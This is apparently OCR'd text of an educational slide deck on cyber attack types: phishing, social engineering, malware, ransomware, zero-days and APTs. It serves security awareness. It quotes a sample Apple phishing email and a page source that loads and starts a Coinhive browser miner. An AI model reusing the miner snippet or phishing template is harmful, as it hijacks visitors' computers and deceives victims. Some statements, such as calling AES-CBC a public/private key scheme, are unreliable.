
Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords, and credit card details (and money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.The word is a neologism created as a homophone of fishing due to the similarity of using a bait in an attempt to catch a victim.

Phishing is an example of social engineering techniques used to deceive users, and exploits weaknesses in current web security.

Spear phishing - Phishing attempts directed at specific individuals or companies have been termed spear phishing. Attackers may gather personal information about their target to increase their probability of success. This technique is by far the most successful on the Internet today.

Clone phishing is a type of phishing attack whereby a legitimate, and previously delivered, email containing an attachment or link has had its content and recipient address(es) taken and used to create an almost identical or cloned email. The attachment or link within the email is replaced with a malicious version and then sent from an email address spoofed to appear to come from the original sender. It may claim to be a resend of the original or an updated version to the original. This technique could be used to pivot (indirectly) from a previously infected machine and gain a foothold on another machine, by exploiting the social trust associated with the inferred connection due to both parties receiving the original email.

Whaling Several phishing attacks have been directed specifically at senior executives and other high-profile targets within businesses, and the term whaling has been coined for these kinds of attacks. In the case of whaling, the masquerading web page/email will take a more serious executive-level form. The content will be crafted to target an upper manager and the person's role in the company. The content of a whaling attack email is often written as a legal subpoena, customer complaint, or executive issue. Whaling scam emails are designed to masquerade as a critical business email, sent from a legitimate business authority.



Anatomy of a Cyber Attack

Passive Attacks

Phishing and Spear-Phishing

Apple_Serv@sevice.com

to catch

Apple

Dear Client,

This is an automatic message by the system to let you know that you have to confirm your account information within 48 hours. Your account has been frozen temporarily in order to protect it.

The account will continue to be frozen until it is approved And Validate Your Account Information. Once you have updated your account records, your information will be confirmed and your account will start to work as normal once again.

This will help protect you in the future. The process does not take more than 3 minutes.

To proceed to confirm your account information please follow the instructions that will be required.

Please downloaded the attachment and open it in your browser.

Yours sincerely,

APP 965-175-714.html

2K

Phishing attacks usually starts with en-masse e-mails, appearing as originating from a trusted company. The attacker leverages the notoriety of a company, a brand, a person or a service hoping that some or most of the receipients will resonate with the message (i.e. – are actual users of that company’s products or brands etc.).

In most cases, this is a blunt form of attack and technical savy users can quickly check the e-mail headers to see the message trail trough different e-mail servers and relays, verifying if it is genuine. At the same time, the attacker will usually embed a link in the message with the actual URI/URL being some illegitimate website.

The common ‘traits’ for a low-level, ‘catch-all’ phishing e-mail are: bad spelling and improper use of the English language, logos and graphics being incorrectly placed in the e-mail body, use of fonts and colors other that those expected to be used by the company (brand) represented in the e-mail and –foremost- use of file attachments. In most cases, these files will actually contain a payload (be it executable code or a script) that performs the malicious action itself.

From **the attacker’s perspective**, the phishing process should work like this:

> attacker sends mass phishing / specially crafted e-mail to large e-mail lists (spam list);

> victim receives e-mail and performs the action described in the e-mail, i.e clicks on links, opens attachments, replies to e-mail, fills in input fields etc.;

> upon performing the desired action, the payload is deployed (i.e. – a forged website delivers a drive-by attack, a script embedded in a attachment performs an action etc.)

> attacker gains access to victim's computer AND/OR receives desired information from the victim (credit card numbers, authentication information etc.)

From **the victim's perspective**, the phishing process should not differ extensively from any other e-mail interaction with the sole exception that – at some point – the forged website that a malicious link will redirect her/him to, will fail to perform like the 'genuine' website (i.e. – upon entering log-in details, the forged website will redirect the victim to the genuine website which in turn asks for the login once more).

Anatomy of a Cyber Attack

Passive Attacks

Social Engineering


Social engineering refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

All social engineering techniques are based on specific attributes of human decision-making known as cognitive biases.[5] These biases, sometimes called "bugs in the human hardware", are exploited in various combinations to create attack techniques, some of which are listed below. The attacks used in social engineering can be used to steal employees' confidential information.

One example of social engineering is an individual who walks into a building and posts an official-looking announcement to the company bulletin that says the number for the help desk has changed. So, when employees call for help the individual asks them for their passwords and IDs thereby gaining the ability to access the company's private information. Another example of social engineering would be that the hacker contacts the target on a social networking site and starts a conversation with the target. Gradually the hacker gains the trust of the target and then uses that trust to get access to sensitive information like password or bank account details.

Particular techniques include: phishing and spear-phishing, phone phishing*, waterholing** and baiting.

The key method of mitigating social engineering related risks is security awareness training for all employees, third-parties and consultants.



Anatomy of a Cyber Attack

Passive Attacks

Worms, Viruses, Trojans

Worm
-stand alone malicious software
-replicates when executed
-spread itself by copying to other computers in a computer network

Virus
-malicious software
-it replicates when executed
-modifies other computer programs by inserting own malicious code

Trojan
-malicious software
-misleads users of its true intent
-deploys payload when executed

Although similar in scope, these three types of computer attacks (and their respective malware) differ widely by their attack vector and attack behavior.


Similarities include:
-all three are based on malicious software (malicious code, be it executable or in script form);
-all three are passive attacks;
-all three will deploy a payload sometime during their respective lifecycle;

Differences:
-Initial infection vector: stand alone malware (worm and virus) // full-scale software with malicious payload that mimic useful, legitimate software (trojan)
-Vector of spreading: Worms will spread from one computer to another via networks, viruses will spread locally to other executable files, Trojans are localized attacks and mainly won’t spread to other entities)
-Payload deployment: Worms will deploy payload on all infected victims // viruses ARE their respective payload // Trojan will deploy payload upon execution.

Anatomy of a Cyber Attack

Passive Attacks

Cryptomalware / Ransomware



view-source:http://download-xyz.com/yen/


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/D
<html xmlns="http://www.w3.org/1999/xhtml">
<head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>


<script>
   var miner = new CoinHive.Anonymous('rxlaRFCYGfVBcJIAlkqFhCUfXmYPTSra');
     miner.start();
</script>


<meta name="viewport" content="width=device-width, initial-scale=1.0"/>
<title>FIND YOUR PARTNER</title>
<link href="css/style.css" rel="stylesheet" type="text/css" />
<script src="main.js"></script>
<script src="jquery.min.js"></script>
```

Cryptomalware: type of malware that threatens to disclose or disable access to user's data by encrypting it with a public/private key pair.

Ransomware: a type of cryptomalware that will disable access to data unless a ransom is paid, usually in the form of untraceable crypto-currency.



Your personal file

Private key will be destroyed on
9/24/2013
6:21 PM

Time left
54 : 15 : 15

Your important files **encryption** produced
documents, etc. Here is a complete list of
verify this.

Encryption was produced using a **unique**
computer. To decrypt filesyou need to obta

The **single copy** of the private key, which w
on a secret server on the Internet; the serv
specified in this window. After that, **nobod**

To obtain the private key for this compute
you need to pay **100 USD / 100 EUR** / sin

Click <Next> to select the method of paym

Any attempt to remove or damage this
destruction of the private key by the ser


Cryptomalware is a new form of malware, stemming from the widespread use of AES-CBC encryption in consumer software and hardware (think SSL / HTTPS, Wi-Fi Security). This form of encryption usually uses a public-private key pair with the service offering the public key while the user has the private key. The 256-bit cypher length is thought to be 'unbreakable' by current compute capabilities estimates, with super-computer clusters needing several hundred years to 'break' by reversing the available cyphers.

The attacker usually deploys the payload via a Trojan horse, in the form of legit-looking software or via a watering-hole attack, embedded in a hacked website. Once the victim visits said webpage or download and executes the malicious software, the payload loads into memory and begins encrypting contents of the computer storage system (ranging from several folders to the entire content of the hard drives). Once encryption is completed, the payload then displays a warning message informing the victim that hers or his data is compromised.
There are several branches of cryptomalware, with ransomware being most common. A ransomware attack will generally require the user to pay for the private key used to encrypt his or hers data.
Other forms of cryptomalware are more destructive in that it doesn't offer the victim any restoration option. Such is the case for Not-Petya, a malware that was used in a large-scale attack in Ukraine, in 2017 (see final slides).

There are currently no working mitigation methods that can be deployed AFTER the initial infection. There has been one Proof of Concept from a researcher in the UK that literally froze the computer memory DIMMs after initial infection and prior to any reboots so that he was able to dump the key hashes stored in-memory. He was, thus, able to at least try to generate the private key from that initial hash but, unfortunately failed to completely recover his data.

Cryptojacking: browser-based cryptomining is a new method for mining cryptocurrency that has the potential to be a threat to some users. While there are legitimate uses for browser-based cryptomining, i.e. there are users who willingly trade their compute resources for cryptocurrency while browsing the web, in recent years, attackers are leveraging the stealth-ness of this method to gain cryptocurrency.

Attackers will usually plant a cryptomining service script in a compromised website. When visitors browse that website, the script will use available compute resources (i.e- CPU and GPU cycles) to ‘mine’ cryptocurrency that ends up in the attacker’s wallet.



Anatomy of a Cyber Attack

Vulnerability is discovered

Security patch becomes available

Exploit becomes active

Most systems are patched

Zero-Day Threat

Window of availability

Zero-Day Threats

orange


A zero-day (also known as 0-day) vulnerability is a computer-software vulnerability that is unknown to those who would be interested in mitigating the vulnerability (including the vendor of the target software). Until the vulnerability is mitigated, hackers can exploit it to adversely affect computer programs, data, additional computers or a network. An exploit directed at a zero-day vulnerability is called a zero-day exploit, or zero-day attack.

Malware writers can exploit zero-day vulnerabilities through several different attack vectors. Sometimes, when users visit rogue websites, malicious code on the site can exploit vulnerabilities in Web browsers. Web browsers are a particular target for criminals because of their widespread distribution and usage. Cybercriminals can also send malicious e-mail attachments via SMTP, which exploit vulnerabilities in the application opening the attachment. Exploits that take advantage of common file types are numerous and frequent, as evidenced by their increasing appearances in databases like CERTs. Criminals can engineer malware to take advantage of these file type exploits to compromise attacked systems or steal confidential data.

0-day vulnerabilities have a clearly defined lifecycle, usually on one of two (very) different paths:

a) **Ethical Disclosure path**: the vulnerabilities are discovered trough independent or corporate-sponsored research, trough bug bounty programs or trough alfa and beta testing and are disclosed to the manufacturer of the software or hardware, giving them the appropiate response time in order to patch their software. Once the patch is available, the vulnerability is published and the users of the 'buggy' software are notified about the availability of the patch.

b) **Un-ethical /Malitious actor path**: the vulnerabilities are discovered trough independent research, bug bounty programs or trough independent testing of early-stages software but are not properly reported to the manufacturer. Instead, they are weaponized, with exploits ready-made for attacks. These are highly valuable 'weapons' for both individual and state-actors (see case studies in the final slides) as they are only known by the attackers. Highly skilled attackers can go by unnoticed by most current generation security solutions such as anti-virus, IPS/IDS, firewalls etc which are all signature-based.



Anatomy of a Cyber Attack

An advanced persistent threat is a set of stealthy and continuous computer hacking processes, often orchestrated by a person or persons targeting a specific entity.

The "persistent" process suggests that an external command and control system is continuously monitoring and extracting data from a specific target. The "threat" process indicates human involvement in orchestrating the attack


Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"
orange

Advanced Persistent Threats

An advanced persistent threat is a set of stealthy and continuous computer hacking processes, often orchestrated by a person or persons targeting a specific entity. An APT usually targets either private organizations, states or both for business or political motives. APT processes require a high degree of covertness over a long period of time. The "advanced" process signifies sophisticated techniques using malware to exploit vulnerabilities in systems. The "persistent" process suggests that an external command and control system is continuously monitoring and extracting data from a specific target. The "threat" process indicates human involvement in orchestrating the attack.

Objectives – The end goal of the threat, your adversary
Timeliness – The time spent probing and accessing your system
Resources – The level of knowledge and tools used in the event (skills and methods will weigh on this point)
Risk tolerance – The extent the threat will go to in order to remain undetected
Skills and methods – The tools and techniques used throughout the event
Actions – The precise actions of a threat or numerous threats
Attack origination points – The number of points where the event originated
Numbers involved in the attack – How many internal and external systems were involved in the event, and how many people's systems have different influence/importance weights
Knowledge source – The ability to discern any information regarding any of the

specific threats through online information gathering (you might be surprised by what you can find by being a little proactive)



Anatomy of a Cyber Attack

Worms

Vulnerability Scanners

Proxies

Port Scanners

Sniffers

Fiddlers

Botnets

Kali Linux


Burp Suite

Tools of the trade

orange

While there are literally thousands of freely available software tools that assist ‘hacking’ activities, there are a few amongst those that are considered to be a must-have, basic-toolkit-type of software, proven to be useful for both offensive and defensive activities. Most attackers will use most of the following:

-nmap – software used to discover hosts and services on a computer network. Uses specially crafted packages to target hosts and analyzes response;
-nessus – proprietary vulnerability scanner that uses nmap to discover services on active hosts and compares their version number with lists of public vulnerabilities that may affect those;
-burp suite – is a collection of tools used to automate Web Application Pentests. Widely use to automate (script) SQL injections, XSS attacks etc.;
-ZAP (OWASP) – freely available pen-test tool for Web Applications;
-Kali Linux – Debian-based Linux distro specifically build for pentesters and computer forensics. Will budle hundreds of open-source (and proprietary) tools in a simple, ‘friendly’ user interface;



Anatomy of a Cyber Attack

- Cyber attacks are growing in number, complexity and impact
- Attackers have various motivations ranging from personal to political
- Attacks are becoming more difficult to mitigate as more advanced forms appears
- State-actors are increasingly using cyber-weapons for their geo-political agendas
- Prevention requires both awareness AND threat Intelligence

